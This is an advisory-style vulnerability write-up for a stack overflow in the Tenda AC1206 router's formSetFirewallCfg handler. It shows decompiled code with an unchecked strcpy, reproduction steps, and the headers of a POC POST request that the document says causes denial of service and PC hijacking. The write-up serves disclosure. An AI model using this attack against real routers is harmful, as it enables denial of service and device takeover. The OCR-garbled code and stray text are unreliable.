

• Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

## **Product Information**

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



## **Vulnerability details**

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetFirewallCfg function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45 memset(icmp, 0, sizeof(icmp));
46 memset(old_tcp, 0, sizeof(old_tcp));
47 memset(old_icmp, 0, sizeof(old_icmp));
48 memset(old_udp, 0, sizeof(old_udp));
49 ddos_bit = 0;
50 memset(pps, 0, sizeof(pps));
51 memset(&lan info, 0, sizeof(lan info));
firewall_value = websGetVar(wp, "firewallEn", "1111");
  53
       if ( strlen(firewall_value) >= 4 )
  54
strcpy(firewall_buf, firewall_value);
        GetValue("security ddos man" old ddos buf)
GetValue("firedest: char firewall_buf[8]] // [sp+40h] [+40h] BYREF
9 56
57
         sprintf(mib_value, "%c,1500;%c,1500;%c,1500", firewall_buf[0], firewall_buf[2], firewall_buf[1]);
      SetValue("security.ddos.map", mib_value);
SetValue("firewall.pingwan", &firewall_buf[3]);
9 59
       memset(mib value. &unk 51DA50. sizeof(mib value)):
61
```

In the formSetFirewallCfg function, the firewall\_value (the value of firewallEn) we entered is directly copied into the firewall\_buf array through the strcpy function. It is not secure, as long as the size of the data we enter is larger than the size of firewall\_buf, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/SetFirewallCfg HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0 Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos\_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service (DOS) attack .

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Dergobuster / Postergalenda / U.S. Act 2004 (1.00 to 1.00 to 1
```

As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.